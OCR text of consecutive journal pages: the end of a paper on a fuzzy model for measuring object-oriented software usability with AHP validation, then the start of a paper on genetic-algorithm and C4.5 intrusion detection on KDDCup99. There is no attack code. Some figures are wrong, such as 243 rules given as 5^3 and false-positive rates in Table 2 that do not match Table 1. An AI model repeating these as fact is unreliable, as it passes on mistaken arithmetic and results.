IV. FUZZY APPROACH FOR USABILITY EVALUATION

A. *Proposed Model*

There are various methods for usability measurement [6] but none of them was exact approach. Thus we propose a fuzzy model approach for usability measurement of an object oriented system.

Fuzzy logic is a captivating field of research these days as it considers the fuzzy value instead of binary values. The benefit of using fuzzy logic is that the fuzzy logic models can be built even with little or no data. In this paper, we propose a fuzzy model to measure usability. Fuzzy logic is used because usability depends on various factors. These factors are fuzzy in nature.




Figure 1. Block diagram of Fuzzy Model

B. *Working of the model*

In this model we have taken five inputs as class, complexity, coupling, cohesion and inheritance to provide a crisp value of usability using rule base. Fuzzy Inference System (FIS) uses fuzzy logic to map the input to output. Mamdani fuzzy inference method is used.

After the fuzzification process is completed, we take the fuzzy sets for output variable that requires defuzzification. For defuzzification the input will be a fuzzy set and output will be a singleton value. The centroid method which gives center of area under curve is most commonly used for defuzzification.

There are many types of membership functions but for simplicity we have used triangular membership function.




Figure 2. Inputs and Outputs of Fuzzy Model

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

C. Membership Function for Inputs and Output

For measuring usability of an object oriented system we have considered five inputs- class, complexity, coupling, cohesion and inheritance. These are shown in figure 3, 4, 5, 6, 7. We have taken three membership functions –low, medium and high for each input. These inputs are taken on an interval of [0,100].




Figure 3. Membership function for class




Figure 4. Membership function for complexity




Figure 5. Membership function for coupling




Figure 6. Membership function for cohesion




Figure 7. Membership function for inheritance

For the output (usability) we have taken five membership functions –very low, low, medium, high and very high. The range for this is also taken from [0,100]. This is shown in the figure 8.




Figure 8. Membership function for usability

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

D. Knowledge Base and Evaluation Process

In order to measure usability of a software system, all the five inputs (class, complexity, coupling, cohesion and inheritance) are integrated with the help of fuzzy model. Each of these inputs contains three terms- Low, Medium and High. Thus by integrating and forming different combinations for all the inputs we get 243 rules. In general terms if there are x inputs with y terms each then total number of rules R formed will be y*y*y…..x times. Thus $R=y^x$

In our model we have 5 inputs and 3 terms. Hence our total number of rules will be 5^3 =243. For all 243 combinations usability is either classified as very high, high, medium, low or very low. A survey is taken from n experts including project managers, software developers, research scholars and usability experts to finalize the set of rules are found.

TABLE I. RULES FOR FUZZY MODEL

Usability Evaluation Using Factors						
S No.	***Class***	***Complexity***	***Coupling***	***Cohesion***	***Inheritance***	***Usability***
1.	H	H	H	H	H	VL
2.	H	H	H	H	M	VL
3.	H	H	H	H	L	VL
.	.	.	.	.	.	.
8.	H	H	H	L	M	L
.	.	.	.	.	.	.
122.	M	M	M	M	M	M
.	.	.	.	.	.	.
171.	L	H	H	L	L	H
.	.	.	.	.	.	.
243.	L	L	L	L	L	VH

E. Metric Values

To find the value of factors we need metrics. For this purpose we have chosen CK metrics. The factor class is related with RFC, complexity is related with WMC, coupling is related with CBO, cohesion is related with LCOM and inheritance is related with DIT. Value of these metrics is found using analyst4j standalone tool [21]. We have taken out these values for calendar code (in java) [20] and we found following values of CK metrics:

RFC (Response for Class) = 43.5
WMC (Weighted Method per Class) =2.5
CBO (Coupling Between Objects) =11
LCOM (Lack of Cohesion in Methods) =0.45
DIT (Depth of Inheritance Tree) =1.5




Figure 9. Metric values evaluated using analyst4j tool

Now the obtained have metric values are given as input and the crisp value of usability is obtained using MATLAB rule viewer.

F. Value of Usability




Figure 10. Value of usability obtained using MATLAB

Hence we see that usability comes out to be 29.5

V. VALIDATION OF PROPOSED MODEL

The proposed model is validated using standard AHP (Analytic Hierarchy Process) technique which was given by Saaty [18].

For this technique we first took a survey from 19 experts, which includes project managers, system developers and research scholars and usability experts to compare factors with each other as to which factor is more important and gets more priority for an OOP software system. Survey included the factors that affect usability keeping in mind the CK metrics related to those factors. For this we form a square matrix as shown below. Here factors are class (Cl), complexity (Comp), coupling (Coup), cohesion (Coh) and inheritance (Inhe).

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

TABLE II. FACTOR VALUES USING AHP TECHNIQUE

	Cl	*Comp*	*Coup*	*Coh*	*Inhe*	*Nth root of product of values*	*Eigen vector (w)*	*Eigen value (Aw)*	*λ = Aw/w*
Cl	1	2.719	2.985	3.059	1.597	2.088	0.39	1.959	5.023
Comp	0.368	1	2.330	2.290	1.676	1.269	0.23	1.163	5.056
Coup	0.335	0.429	1	2.018	0.954	0.773	0.14	0.704	5.028
Coh	0.327	0.4377	0.495	1	0.937	0.581	0.10	0.529	5.290
Inhe	0.626	0.5965	1.048	1.067	1	0.829	0.14	0.775	5.536
Total						***5.54***	***1.00***		

After getting the values we compute the nth root by multiplying all the row values and then taking $(1/5)^{th}$ root of that product since number of factors, n=5.Like for class n^{th} root of product of values will be $(1*2.719*2.985*3.059*1.597)^{1/5}$ =2.088. Similarly we calculate nth root of product of values for other factors and we get values as 2.088, 1.269, 0.773, 0.581 and 0.829. Sum of these values is 5.54. Next we find the Eigen vector (w) which is computed by dividing the nth root of product of values by total sum of nth root of product of values. Hence for class it will be 2.088/5.54=0.39. Similarly we find eigen vector values for other factors and we get 0.39, 0.23, 0.14, 0.10 and 0.14. Now we can see that the summation of Eigen vector comes out to be 1.00, hence our comparison values for the factors are right.

Now we check if our survey went right or not. For that we calculate Eigen value (Aw). To find this, we multiply row values of the factor with the column values of Eigen vector (w). For class it will be (1*0.39 + 2.719*0.23 + 2.985*0.14 +3.059*0.10 + 1.597*0.14) =1.959. Similarly we find for other factors and we get 1.959, 1.163, 0.704, 0.529 and 0.775. After this, we find λ which is equivalant to Aw/w. For a consistent matrix, λ_{max} >=n. For our matrix n=5 hence our λ_{max} should be >=5 where λ_{max} is mean of λ values. For class λ = 1.959/0.39=5.023. Similarly we get values for other factors and we take mean of all the values (5.023+5.056+5.028+5.29+5.536)/5= 5.187 > 5. Hence our matrix is consistent. Now we calculate consistency index (CI) and consistency ratio (C_R). For a consistent judgment Consistency Ratio (C_R) <0.1.

$$\text{Consistency Index (CI)} = (\lambda_{max} - n)/(n-1) \quad [n=5]$$
$$= (5.187-5)/4$$
$$= 0.046$$

To calculate Consistency Ratio we take the random judgment given in table III derived by Saaty [18].

TABLE III. FACTOR VALUES USING AHP TECHNIQUE

1	*2*	*3*	*4*	*5*	*6*	*7*	*8*	*9*	*10*
0.00	0.00	0.58	0.90	1.12	1.24	1.32	1.41	1.45	1.49

Consistency Ratio (C_R) = CI/value from the above table
=0.046/1.12
[for n=5 index of consistency=1.12]
=0.041 < 0.1

Hence, judgments are acceptably consistent.

Since usability is inversely proportional to each of these factors (class, complexity, coupling, cohesion and inheritance) hence we calculate usability as the inverse of product of metric value and weight value (Eigen vector)

Usability = 1/ (RFC value*weight of class) + 1/ (WMC value*weight of complexity) +1/ (CBO value* weight of coupling) +1/(LCOM value* weight of cohesion) + 1/ (DIT value *weight of inheritance)

Usability =1/ (43.5*0.39) + 1/ (2.5*0.23) + 1/(11*0.14) +
1/(0.45*0.10) + 1/(1.5*0.14)
= 0.059+1.739+0.649+22.22+4.76
= 29.427

RESULTS

Thus we see that usability as calculated by our fuzzy model (29.5) is almost equivalent to that calculated by standard AHP technique (29.427). Hence the proposed fuzzy model is validated.

CONCLUSION

This paper proposes a fuzzy model to quantify the usability of object-oriented software system. The inputs for the proposed model are class, complexity, coupling, cohesion and inheritance on which usability depends. These inputs were determined based on study and using extensive survey. Based on expert's knowledge rule base is generated with 243 rules for evaluating object-oriented software system. The proposed model quantified the usability of software. The result is validated by the AHP technique. The both results are almost same. So, it validates the proposed model. This model will help usability practitioners, software developers and researchers to select the best usable object-oriented software system when various alternatives are presented before them. In future the model will be more refined by taking consideration of other object-oriented metrics.

REFERENCES

[1] Abbott, D. A Design Complexity Metric for Object-Oriented Development, Unpublished Masters Thesis, Dept. of Computer Science, Clemson University, 1993

[2] Abreu, B. F. and Carapuca, R. "Candidate Metrics for Object-Oriented Software within a Taxonomy Framework," Journal of Systems and Software, 1994, Vol. 26, pp. 87-96.

[3] Chidamber, S. R. and Kemerer, C.F. "Towards metric suite for Object-Oriented design," Proc. 6th ACM Conf. on Object Oriented Programming Syst., Lang., and Applications. (OOPSLA), Phoenix, AZ, November 1991, pp. 197-211.

[4] Chidamber, S.R. and Kemerer, C.F. "A Metrics Suite for Object Oriented Design," IEEE Transactions on Software Engineering, June 1994, pp. 476-493.

[5] Chen, J-Y. and Lu, J-F. "A New Metric for Object-Oriented Design," Information and Software Technology, April 1993, pp. 232-240.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[6] Dubey, S. K., Rana A. and Mridu "Analytical Comparison of usability measurement methods" IJCA, volume 39 number 15, Febraury 2012,pp. 11-18.

[7] Dubey, S. K. and Rana, A. "Assessment of usability metric for object oriented software system,ACM sigsoft,volume 35 number 6, November 2010 pp. 1-4.

[8] Henderson-Sellers, B. "Some Metrics for Object Oriented Software Engineering," Proceedings of the Sixth International Conference TOOLS Sydney, 1992, pp. 131-139.

[9] Keyes, J. "New metrics needed for new generation : lines of code, functional points won't do at the dawn of the graphical object era." Software Magazine, May 1992, pp. 42-51

[10] Lorenz, M. Object-Oriented Software Development. A Practical Guide, Englewood Cliffs, NJ, PTR Prentice Hall, 1993.

[11] Institute of Electrical and Electronics Engineers. (1990). IEEE standard glossary of software engineering technology, IEEE std. 610.12-1990. Los Alamitos, CA: Author.

[12] International Organization for Standardization. (1998). ISO 9241-11:1998, Ergonomic requirements for office work with visual display terminals (VDTs), Part 11: Guidance on usability. Geneva, Switzerland: Author.

[13] International Organization for Standardization/ International Electrotechnical Commission. (2001). ISO/ IEC 9126-1:2001, Software engineering, product quality, Part 1: Quality model. Geneva, Switzerland: Author.

[14] http://eclipse-metrics.sourceforge.net last accessed on 24th Febraury, 2012

[15] http://www.arisa.se/compendium/node101.html last accessed on 16th Febraury, 2012.

[16] http://www.arisa.se/compendium/node105.html last accessed on 16th Febraury, 2012.

[17] http://www.arisa.se/compendium/node116.html last accessed on 17th Febraury,2012.

[18] Saaty, T. L. Muti criteria decision making: the Analytic Hierarchy process, RWS publications, Pittsburgh, PA, 1988.

[19] Taylor, D. "Software Metrics for Object-Oriented Technology," Object Magazine, March-April 1993, pp. 22-28.

[20] www.codeproject.com/KB/java/ last accessed on last accessed on 1st march, 2012.

[21] www.codeswat.com/cswat/index.php? last accessed on 27th Febraury, 2012.

AUTHORS PROFILE

Sanjay Kumar Dubey is an Assistant Professor in Amity University Uttar Pradesh, India. His research area includes Human Computer Interaction, Software Engineering, and Usability Engineering. He is pursuing his Ph.D. in Computer Science and Engineering from Amity University, NOIDA, India

Mridu is pursuing B. Tech. in Computer Science & Engineering from Amity University, NOIDA, India. Her area of interest is Software Engineering.

Prof. (Dr.) Ajay Rana is a Professor and Director, Amity University, NOIDA, India. He is Ph. D. (2005) in Computer Science and Engineering from U.P. Technical University, India. His research area includes Software Engineering. He has published number of research papers in reputed National & International Journals. He has received numbers of best paper awards.

Machine Learning Techniques for Intrusion Detection System

Shaik Akbar
Research Scholar,
Associate Professor,
SVIET, Nadamuru.
akbarphd2008@gmail.com

Dr. J.A. Chandulal
Professor,
GITAM University,
Visakhapatnam.
chandulal@gitam.edu

Dr. K. Nageswara Rao
Professor & H.O.D
P.V.P.S.I.T,
Vijayawada.
hodcse@pvpsiddhartha.ac.in

***Abstract*—The fast expansion of computer networks amount of threats are grown extensively. Intrusion Detection System (IDS) is only recognized and protects the system successfully. The paper presents Genetic Algorithm and C4.5 algorithm which recognizes attack type connections. These two algorithms consider different features by duration, protocol type, hot etc. in creating a rule set. The Genetic Algorithm and C4.5 algorithms are trained on the KDDCup99 Data Set in order to create a set of rules which applied on Intrusion Detection System classifies different kinds of attacks. Our experimental results are good with high detection rate and low false alarm rate for Denial of Service (DoS), Root to Local (R2L), User to Root (U2R) and Probe attacks. These experimental results are compared with G.A based IDS and C4.5 based IDS.**

***Keywords*—IDS, KDDCup99 Data Set, Genetic Algorithm, DoS, R2L, U2R, Probe.**

I. INTRODUCTION

As computer technology gradually develops and to the alarm of computer crimes go on increasing, the fear and seizure of such violations prove to be more and more difficult and demanding. To a great extent, security mechanisms are designed to ensure prevention of unauthorized access to system resources and data. As of date, absolute prevention of breaches concerning security seems to be unrealistic. So we must make an effort at detecting these intrusions as and when they happen, to ensure initiation of action for repairing the damage and prevention of further harm. Over the years, detection of intrusion has turned out to be a major area of research in the field of computer science many innovative techniques have been put to use in these systems.

The last ten years witnessed the growth of information revolution. We can find that changes have been brought about in our lives by the internet more than ever before. There are infinite possibilities and opportunities nevertheless; risks and possibilities of harmful intrusions are also likely to occur. Outsiders and insiders are the two categories of intruders. Outside intruders come to your system from outside your network and they are likely to attack a person's external presence. They are likely to go around the firewall and attack machines on the internal work. In comparison to them insiders are legitimate users of your internal network, misusing privileges and resort to impersonation of higher privileged users or for gaining access from external sources they are likely to use proprietary information.

For determining if there has been an intrusion and for monitoring network traffic intrusion detection systems are designed signature based and anomaly based are the two primary methods for detection. Signature based method, otherwise also known as detection of misuse, tries to find if as a signal of intrusion the specific signature matches. Network traffic is subjected to scanning as it passes by for specific signatures which the similarity between these systems and virus detection systems though they can detect many or all unknown patterns of attack, they prove to be of scanty us as regards attack methods which are yet unknown. Most popular intrusion detection systems can be categorized under this. IDS meant for misuse detection utilizes a database of traffic or activity patterns relating to known attacks for identifying and categorization of harmful activity on the network. Anomaly based systems primarily try to map events to such a point. Where they 'learn' what is normal and later detect an anomaly which may signal an intrusion. Detection techniques concerning anomaly take for granted that all activities are necessarily anomalous. This goes to prove that provided profile system for a normal activity can be established.

KDDCup99 Data set is used for Intrusion Detection and the formation model is checked on the data set. The procedure of Artificial Intelligence for detection of intrusions is the way to construct accurate or correct IDS. To identify misuse, anomaly detection and detecting key patterns are identified by using the rule based, Genetic Algorithm and C4.5 algorithm techniques.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

II. RELATED WORK

Selvakani [1]: This technique detects the attacks using ruleset with the help of Genetic Algorithm. This technique develops rules R2L, U2R, Probe, DoS attacks. The average performance of the method is low detection rate.

Bridges [2]: This technique is a combination of fuzzy data mining procedures and Genetic Algorithm in identifying network anomalies and misuses. The attributes of the network audit data are not recognized accurately in the most of the existing Genetic Algorithm based IDS's. Though the features play a main role in Intrusion Detection. The author proposed introducing fuzzy numerical functions. This technique uses Genetic Algorithm to recognize the best parameters of the fuzzy functions for choosing the features of the related network.

Crosbie [3]: The network anomalies can be identified by applying multiple agent techniques and Genetic Programming. The set of agents that establish the network actions can be finding out by an agent, which examines one parameter of the network audit data and Genetic Programming. Several small independent agents can be used in this technique which is an advantage and the communication between the agents is a problem.

Chittur [4]: Proposed Genetic Algorithm for anomaly detection. Random digits were produced using Genetic Algorithm. An entry value was produced at any conviction value more than this threshold value was classified as a malicious attack. The practical result verified that GA produced effectively an exact experimental performance model from training data. The main drawback of this approach was established the threshold value is more difficult and high false alarm rate leading when used to detect unknown or new attacks.

Xiang et al. [5]: state that intrusion detection is the procedure of monitoring the events happening in a computer system or network and evaluating them for signs of intrusions. For correct intrusion detection, we must have consistent and total data about the target system activities. Similarly, routers and firewalls give event logs for network activity. These logs might have simple information, such as network connection openings and closings, or a total record of each packet that appeared on the wire.

III. ENHANCED GENETIC ALGORITHM APPROACH TO IDS




Figure 1: Proposed Genetic Algorithm Intrusion Detection System

A. Learning and Detection Phase: Calculate new generation, application of genetic operators on the novel generation until the most appropriate individual is reached, the most suitable individual for learning and testing phase are

Learning Phase: Using Learning phase GA based IDS guides has been trains.

Detection Phase: The performance is calculated with the testing data set.

B. Feature Extraction and Pre-processing Phase: translating the symbolic features into numerical ones, regularizing the data set, selecting the most appropriate features can be done by selecting two separate learning and testing data sets from the KDDCUP99.

1) Training and Testing Phase using GA

The two sections for the proposed GA based Intrusion Detection methods are learning phase and detection phase. The learning phase consists of a set of classification rules from network audit data using GA. The Intrusion Detection phase is a collection of rules used to divide incoming network connections in the real time environment. Once the rules are formed, the intrusion detection is simple and efficient.

The fitness function used to determine the fitness value of the individual rule is

Step 1) Let 'x_i' be the binary string value of ith String

Step 2) Let $f(x_i) = xi^2$

Step 3) $\sum_{i=1}^{n} f(x_i)$

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Where 'n' is the number of strings
Where fxi is the fitness of ith string
Where i is the ith string

Step 4) Evaluate Fitness = $f(x_i) * 100 / \sum_{i=1}^{n} f(x_i)$

Where f(xi) fitness of individual string

$\sum_{i=1}^{n} f(x_i)$ is the sum of fitness of all individuals in a population.

Finally, it can be written as

$$\textbf{Fitness} = f(x) / f(sum) \qquad (1)$$

Where f(x) is the fitness of entity x and f is the total of all entities
Rank Selection is similar to relative selection. Individual populations are sorted and ranked based on their fitness value.

$$Ps(i) = r(i) / rsum \qquad (2)$$

Where Ps(i) is probability of selection individual
r(i) is rank of individuals
rsum is sum of all fitness values

We collect the classified dataset from the Genetic Algorithm and rules applied to detect the errors.

2) Rule set generation

Simple rules for network traffic by Genetic algorithms differentiate normal network connections from anomalous connections. The possibilities of intrusions are referred in anomalous connections. The rules stored in the rule base are typically in the following form

if {condition} then {action}

IV. PROPOSED DETECTION ALGORITHM OVERVIEW

List shows the main steps of the operational detection algorithm as well as the training process. It first generates the initial population and loads the network audit data. Then the initial population is developed for a number of generations. In every creation, the qualities of the rules are firstly calculated, and then quantities of best-fit rules are selected. The training procedure starts by arbitrarily generating an initial population of rules (Step 1). Step 2 estimates the total number of records in the audit data. Steps 3 compute the fitness of each rule and select the best-fit rules into new population. Step 4 estimates the rank selection of entities. Step 5-7 apply the crossover and mutation operators to every rule in the new population. Step 8 chooses the top best chromosomes into new population. Finally, Step 9 verifies and decides whether to stop the training process or to go into the next generation to continue the development process.

Key Steps of the Detection Algorithm

Algorithm: Rule set formation with Genetic Algorithm
Intput: Number of productions, Set Binary String, Population range, Crossover
possibility, Mutation possibility.
Output: A set of selected Features.

Step 1) Initialize the Population randomly
Step 2) Amount of Records in the Training Set
Step 3) Estimate **Fitness = f(x)/ f (sum)**
Where f (x) is the fitness of individual x and f is the entire fitness of all individuals
Step 4) Rank Selection **Ps(i) = r(i) / rsum**
Where Ps(i) is probability of selection individual
r(i) is rank of individuals
rsum is sum of all fitness values.
Step 5) For each Chromosome in the New Population
Step 6) Apply regular Crossover operator to the Chromosome
Step 7) Apply Mutation operator to the Chromosome
Step 8) Choose the top best 60% of Chromosomes into new population
Step 9) if the number of generations is not reached, go to Step 3.

V. EXPERIMENTAL RESULTS

From the above implementation we have successfully generate some rules that classify the stated attack connections and for applying Genetic Algorithm on selected feature set and find the fitness value for each generation.

This section reports four different attack categories that can recognize the performance of the detection percentage and false positive rate. The first experiment used 10 out of 41 features, the

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

second experiment used 7 out of 41 features, the third experiment used 9 out of 41 features and the fourth experiment used 11 out of 41 features.

Table 1: Enhanced Rule based GA - Detection Rate for DoS, R2L, U2R, Probe attacks

Sl. No	Attack Category	Detection Rate (%)	False Positive (%)
1	DoS	93.70	0.063
2	R2L	88.85	0.112
3	U2R	92.50	0.075
4	Probe	95.33	0.055
Average Success Rate		**92.595**	**0.076**

Table 2: Overall Performance Comparisons of G.A VS Enhanced G.A

Sl. No	Attack Category	Detection Rate (%) (Hoffman)	Detection Rate (%) (Selvakani)	Detection Rate (%) (Enhanced G.A)	False Positive (%) (Enhanced G.A)
1	DoS	82.9	86.7	93.70	0.063
2	Probe	75.3	79.1	95.33	0.112
3	U2R	73.1	71.2	92.50	0.075
4	R2L	85.3	83.3	88.85	0.055
Average Success Rate		**79.15**	**80.075**	**92.595**	**0.076**

The graph in figure 2 shows the performance of G.A and Enhanced G.A in terms of accuracy for the DoS, R2L, U2R, Probe.




Figure 2: Shows the performance of G.A and Enhanced G.A

VI. DECISION TREE

A decision tree model consists of a set of rules for separating a enormous various population into smaller, more homogeneous groups with respect to a exacting objective Variable . A decision tree may be carefully constructed by hand in the manner of Linnaeus and the productions of taxonomists that followed him, or it may be developed frequently by applying any one of several decision tree algorithms to a model set comprised of pre-classified data.

The C4.5 *algorithm* is Quinlan's extension of his own ID3 algorithm for creating decision trees. Just as with CART, the C4.5 algorithm recursively visits each decision node, selecting the best split, until no further splits are possible. However, there are interesting differences between CART and C4.5:

